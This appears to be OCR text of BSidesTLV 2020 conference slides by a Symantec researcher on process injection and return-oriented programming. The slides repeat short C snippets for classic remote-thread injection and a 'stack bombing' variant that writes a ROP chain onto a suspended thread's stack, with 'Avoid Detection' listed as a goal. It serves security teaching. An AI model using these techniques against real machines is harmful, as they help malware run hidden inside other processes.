
ROP – From Zero to Nation State in 25 Minutes

Omer Yair


BSidesTLV 2020

Who Am I?

- Omer Yair
- SETD-AD Endpoint Team Lead at Symantec
  - Speaker at DEF CON, DerbyCon, Virus Bulletin, Zero Nights
- Photography BFA Graduate
  - Exhibited at multiple exhibitions
  - Photo book (postponed due to Covid-19)
- @yair_omer



Agenda




(Process Injection + ROP)

Simple ROP Demo

Advanced ROP Demo

Very Advanced ROP Demo

Process Injection



Untitled, New York and Harlem
Gordon Parks, 1963

Process Injection - Goals

Run code on target (running!) process

Avoid Detection
Stability (No crash)
Minimize Requirements

Someone to Watch Over Me
Carrie Mae Weems

Round 1

Dapper Dan
Alanna Airitam

Process Injection – The Basics

```
HANDLE BasicProcessInjection(
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)
{
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,
        NULL, PayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(TargetProcess, TargetMemory,
        Payload, PayloadSize, &PayloadSize);

    return CreateRemoteThread(TargetProcess, NULL, 0,
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)
{
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,
        NULL, PayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(TargetProcess, TargetMemory,
        Payload, PayloadSize, &PayloadSize);

    return CreateRemoteThread(TargetProcess, NULL, 0,
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)
{
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,
        NULL, PayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(TargetProcess, TargetMemory,
        Payload, PayloadSize, &PayloadSize);

    return CreateRemoteThread(TargetProcess, NULL, 0,
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)
{
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,
        NULL, PayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(TargetProcess, TargetMemory,
        Payload, PayloadSize, &PayloadSize);

    return CreateRemoteThread(TargetProcess, NULL, 0,
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);
}
```

Process Injection – The Basics

```
HANDLE BasicProcessInjection(
    HANDLE TargetProcess, SIZE_T PayloadSize, PVOID Payload)
{
    PVOID TargetMemory = VirtualAllocEx(TargetProcess,
        NULL, PayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(TargetProcess, TargetMemory,
        Payload, PayloadSize, &PayloadSize);

    return CreateRemoteThread(TargetProcess, NULL, 0,
        (LPTHREAD_START_ROUTINE)TargetMemory, NULL, 0, NULL);
}
```

Round 1 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)


Minimize Requirements

Untitled, Harlem, New York
Gordon Parks 1963

Process Injection Techniques Gotta Catch Them All

by

Itzik Kotler and Amit Klein



Untitled, Harlem, New York
Gordon Parks 1948

Round 2

Saint Sugar Hill
Alanna Airitam

Process Injection – Stack Bombing

```
// StackBomber
case 9:
    executor = new CodeViaThreadSuspendInjectAndResume_Complex(
        new NtQueueApcThread_WITH_memset(
            new _ROP_CHAIN_1()
        )
    );
    executor->inject(pid, tid);
    break;
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```


Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Process Injection – Stack Bombing



Round 2 - Summary

Run code on target (running!) process

Can only run ROP

Avoid Detection

Stability (No crash)

Minimize Requirements


The Assassination of Medgar, Martin, Malcolm
Carrie Mae Weems

Return Oriented Programming

Untitled, Harlem, New York
Gordon Parks, 1963

Return Oriented Programming


EIP 0x00402000



Memory

Return Oriented Programming


EIP 0x00402005



Memory

Return Oriented Programming


EIP 0x0040200C



Memory

Return Oriented Programming

